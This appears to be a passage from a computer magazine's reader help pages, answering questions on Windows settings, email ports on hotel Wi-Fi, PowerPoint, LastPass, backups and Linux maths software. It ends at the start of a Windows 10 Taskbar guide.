Try Remote Assistance instead — both you and your parents should press Win-Pause/Break to bring up the System Control Panel, then click 'Remote settings' and verify 'Allow Remote Assistance connections to this computer'. Now type 'remote assistance' into the search box or charm — press Win-Q in Windows 8.1 to bring this up — and follow the prompts to either give or receive remote assistance, using the Easy Connect option when prompted. Another option — which would enable you to access their PC without them having to ask for assistance — is TeamViewer ([www.teamviewer.com](http://www.teamviewer.com)). TeamViewer can also be installed on other operating systems, and even on mobile devices such as iPhones, iPads and Android devices. Doing so will give you access to your own PC and to others remotely, even when you're on the go. Best of all, TeamViewer is free for personal use.


Rob Mead-Green

### INTERNET

#### CAN'T DOWNLOAD EMAIL WITH HOTEL WI-FI

*I recently holidayed in southern Fuerteventura for a week, and was told I could either pay for Wi-Fi access or use the free version that was limited to the hotel's reception area. I was unable to download any email to my tablet — it kept telling me there was no connection — but did access some random online newspapers and download a free app to my tablet. Is there a reason for this inexplicable phenomenon?*  
Bryan Little

We suspect this will be down to your hotel's router's configuration. Any network — including Wi-Fi — communicates with the Internet through a series of ports. For example, email uses ports 110 and 995 for incoming POP3 email; ports 143 and 993 for incoming IMAP email; and ports 25,



465 and 587 for outgoing SMTP email. It's probable that these ports were blocked as part of the limitations of the free Wi-Fi service. You might have been able to access your email through the web (ports 80 and 443), but it sounds like another form of web-blocking was in play if you were only able to access certain websites, so this may not have been possible either.


Alex Cox

### OFFICE


#### CHANGE LANGUAGE OF POWERPOINT PRESENTATION

*Someone's sent me a PowerPoint presentation that's all in US English. I need to convert this to AU English, but it's 200 slides and I don't want to wade through each slide manually switching language for each text box. Is there a quicker way in PowerPoint 2016?*  
Friedrich Weber

The following trick will work all text boxes on your slides, but won't extend the







hidden notes slide, sadly. Switch to the View tab on the ribbon and select Outline View. Place the cursor inside one of the text boxes in the left-hand view, then press Ctrl-A, which should select all of the text on all of the slides. Now switch to the Review tab, select Language > Set Proofing Language. Make sure 'Mark selected text as' is set to 'English (Australia)' and click OK. You'll still need to manually correct US spellings, but they will be clearly highlighted and right-clicking each word should bring up the Australian spelling for that word.

Rob Mead-Green

## WINDOWS

### CONTROL HOW UPDATES ARE DELIVERED


*I'm a little bit confused about Delivery Optimisation in Windows 10. What is it and how should I configure it?*

Steve Cox

This delivers Windows updates to your PC using other computers, both on your local network and via the Internet. If you don't like some or all of this behaviour, you can control it – the step-by-step guide here reveals how.

To access Delivery Optimisation's settings, click the Start button and select Settings, then browse to 'Update & security' > Windows Update. Click 'Advanced options' followed by 'Delivery Optimisation' to configure it.

By default your PC may be set to download (and upload) to other PCs on



your LAN as well as the wider Internet. Select 'PCs on my local network' if you have two or more PCs at home, or flick the switch to Off if you don't.

If you do want to allow other PCs over the Internet to grab updates from your PC, click 'Advanced options' and set arbitrary limits under 'Upload settings'. Limit bandwidth to 20 percent or less, and set an upload limit of 10GB or less.

Delivery Optimisation won't work over the Internet if your connection is metered. Go to 'Settings > Network & Internet > WiFi' to mark individual Wi-Fi hotspots as metered and disable the feature when you're using them.

Cat Ellis

## BROWSING

### LASTPASS, FIREFOX & 2FA

*What is it with Firefox and LastPass? I use two-factor authentication (2FA) to provide additional security on my LastPass account, but for the last six weeks I'm being forced to reauthenticate every time I launch Firefox, even though I've flicked the switch that should exempt me from this check for 30 days.*

Freya Outhwaite


LastPass seems to be struggling with its Firefox add-on for some unknown reason. The latest issue appeared when Firefox 57 (Quantum) was released, which changed the way add-ons work.

Click the LastPass icon and choose 'Open my Vault'. You should see the address bar list an address similar to **moz-extension://9420657a-9759-4218-b751-eeb93cdbca0d/vault.html**. Select all of this address – minus the **/vault.html** portion – and copy it to the clipboard. Now open Firefox's Options, go to Privacy & Security and click the Exceptions button next to 'Accept cookies from websites'. Paste in the moz-extension address into the 'Address of web site' box and click Allow followed by Save Changes.

Now quit and restart Firefox – when you're prompted to enter the code, make sure you type in the six-digit code yourself rather than use Firefox Authenticator's one-tap option. This should ensure that the LastPass add-on works properly going forward.

Matt Hanson





"LastPass seems to be struggling with its Firefox add-on for some unknown reason. The latest issue appeared when Firefox 57 (Quantum) was released, which changed the way add-ons work."

## EMAIL


### SWITCH EMAIL BACKUP

Do you know of any good Outlook 2010 data backup programs? I used to have a good one whose name I've forgotten, but it doesn't work with Windows 10.

Ian McAndrew

Our go-to mail backup tool – KLS Mail Backup ([www.kls-soft.com/klsmailbackup](http://www.kls-soft.com/klsmailbackup)) – doesn't sadly support Outlook, but does cover most other providers. We're also fans of MailStore Home Edition ([www.mailstore.com/en/products/mailstore-home/](http://www.mailstore.com/en/products/mailstore-home/) for

archiving email – this works with Outlook, and is also a good way to back up web-based email such as Google Mail and Hotmail. However, its biggest drawback is the lack of automated features, so you'll need to set reminders yourself if you want to create email backups on a regular basis. Ian also discovered Safe PST Backup ([www.safepstbackup.com](http://www.safepstbackup.com)), which is free for home users (in return for your email address at the download screen). Safe PST Backup offers automatic backup and supports an incremental backup model, so subsequent backups don't



take up massive amounts of drive space. It works with all versions of Outlook except the version released for older Surface devices (Outlook 2013 RT).  
Cat Ellis

## WINDOWS

### REINSTALLING WITHOUT A BOOTABLE DRIVE

I have a Sager laptop with three 500GB drives. After removing and wiping all three drives to perform a clean reinstall of Windows 10, I cannot boot from either a Windows installation DVD or from a USB flash drive. Can you help solve this problem?  
Gerald Gibson

We spent a lot of time trying to fix the underlying problem of having no bootable media, but in the end – helped by Gerald's ability to hook up his laptop hard drive to another PC using a drive enclosure – we found a workaround. This involves making the hard drive itself bootable, copying the Windows installation files on to that and then installing Windows from the hard drive. It's a convoluted process that is thankfully outlined in detail at [www.instructables.com/id/How-to-CLEAN-Install](http://www.instructables.com/id/How-to-CLEAN-Install) – the procedure is for Windows 8, but is identical for Windows 10 too. Once he'd followed this advice, Gerald was able to reinstall Windows. There's one final step to perform once Windows is back on your drive – at boot time you'll be taken to the boot screen where you're given a choice of running Windows 10 or re-running the setup program. To hide or remove this latter option press Win-R, type `msconfig` and press Enter, then switch to the Boot tab. You can reduce the timeout to three seconds if you want to keep the option as a backup, or select it and click Delete to remove it completely.  
Nick Peers


## LINUX

### MATHS ON LINUX

I've been reading your magazine since July 2008 and still enjoy receiving each issue ever since. My main interest at present centres on SymPy and matplotlib and so far I haven't found anything in the archives in the way of PDFs or tutorials on these applications. Maybe I wasn't looking in the right places? I also wondered whether there was any other FOSS, similar in intent to SymPy. Any information you can give me would be appreciated.  
Alan James

It's always nice to know people are doing maths on Linux. As far as symbolic computation goes, Octave is king of the open source crop. It works as a drop-in replacement for Matlab most of the time, and can do pretty much anything it can, including having mexs (C++ snippets) to speed up processor-heavy operations. Moving away from symbolic computation there's the Numpy library on Python,





which gives proper data types (arrays for matrices and vectors as opposed to lists, complex numbers) and all the math operations you could ever dream of. Its focus is linear algebra, but it can do much more, and obviously can be used in conjunction with SymPy. There is also a rather ambitious project called SAGE ([www.sagemath.org](http://www.sagemath.org)) that aims to bring together a huge number of FOSS maths programs, but it's quite hard for distros to package all this. It's been a few years since I played with it though, so maybe the situation has improved. Do let us know if you find anything else!

APC Team

## SECURITY


### FOLDER ACCESS ISSUE

After a recent update, Windows Defender now offers a 'controlled folder access' option to block Ransomware. After ticking the option, however, I'm unable to make changes to any spreadsheet or document in LibreOffice. Is there some way I can continue to benefit from this protection and use LibreOffice?

David Reece

The new feature is great in theory, but there are clearly teething problems. It would help if Windows Defender threw up an alert that enabled you to confirm that you're using a trusted program, but in the absence of this you'll have to perform a long-winded workaround that you may have to repeat for other programs too.

For now, open Windows Defender and tap the shield icon on the left. Select



'Virus & threat protection settings', scroll down to 'Controlled folder access' and - if you've disabled the feature - toggle the switch to On again. Next, click 'Allow an app through controlled folder access' followed by the '+' button. Browse to 'C:\Program Files' or 'C:\Program Files (x86)' if you're running the 32-bit version of LibreOffice under 64-bit Windows. From here browse to LibreOffice\programs. To filter the list, click the 'All files' drop-down menu and change it to \*.exe, then select swriter.exe and click OK to whitelist LibreOffice Writer. You'll then need to repeat this for any other LibreOffice tools you use, such as scalc.exe for the Calc spreadsheet app, for example.

Matt Hanson

## INTERNET

### STOP PDF FILES FROM OPENING IN CHROME

I recently switched to Google Chrome, but one annoying thing it does is automatically download PDF files to my Downloads folder - even though I've configured Chrome to let me choose where to save downloaded files, and then open them in my PDF application. Grant Dennis


Open Chrome's settings and click Advanced, then scroll down to 'Privacy and Security' and click 'Content settings'. Scroll down again to the bottom of the list where you'll find 'PDF documents'. Simply flick the switch marked 'Download PDF files instead of automatically opening them in Chrome'. Cat Ellis



# Master your PC's Taskbar

The Taskbar is an essential part of Windows 10, but are you using it to its maximum potential?


**T**he Taskbar – that long menu that runs along the bottom of your screen and holds various icons, the search bar and Start menu – has been an important part of Windows since all the way back to Windows 95. There was even a very early version of it included in Windows 1.0 in 1985! It's probably one of the most-used parts of the Windows interface, since it contains some useful features such as the notification area. But, did you know that there's a lot more you can do with it? If you just use it for quickly jumping between apps or launching the Start menu, then you're not using it to its full potential. In this Taskbar masterclass, we'll show you some of the brilliant hidden things the Taskbar can do. You'll learn how to customise the Taskbar to suit your specific needs, and highlight handy shortcuts that will make using Windows 10 easier than ever.



## Taskbar masterclass




**1 PIN YOUR FAVOURITE APPS**  
When you open an application, you'll see its icon appear on the Taskbar. Clicking the logo brings the application to the forefront of your desktop so you can swap between your open applications. You can also 'pin' the applications you use the most to your Taskbar. This keeps their icons on the Taskbar, even when the apps are closed. Right-click an icon and select 'Pin to taskbar'.



**2 SEARCH STRAIGHT FROM THE TASKBAR**  
One of the new additions to the Taskbar in Windows 10 is the search box on the left side, next to the Start menu. Click in the search box and start typing what you want to look for. This could be a file or folder on your PC, an app you want to use, or a web search. As you type, Windows 10 will offer suggestions. Click on the result you want to bring up the file, app or web search.





### 1 SEARCH

Use this box to search for files and apps on your PC, and items on the web. You can access Cortana here, too.

### 2 APP PREVIEWS

Hover the pointer over the icon (without clicking the mouse button) to see a preview of the relevant window.

### 3 TASKBAR SETTINGS

To customise the Taskbar right-click it, then select 'Taskbar settings' to open the window that shows the settings here.

### 4 APP ICONS


Icons for open apps will be shown here. To keep an icon in the Taskbar, right-click it and choose 'Pin to taskbar'.

### 5 TOOLBARS

To add further functionality to the Taskbar, right-click it and add some toolbars. This one is for web addresses.

### 6 NOTIFICATIONS

This is known as the notification area. It's where certain apps and features appear, and give you status updates and alerts.



### 3 MAKE USE OF THE TASK VIEW

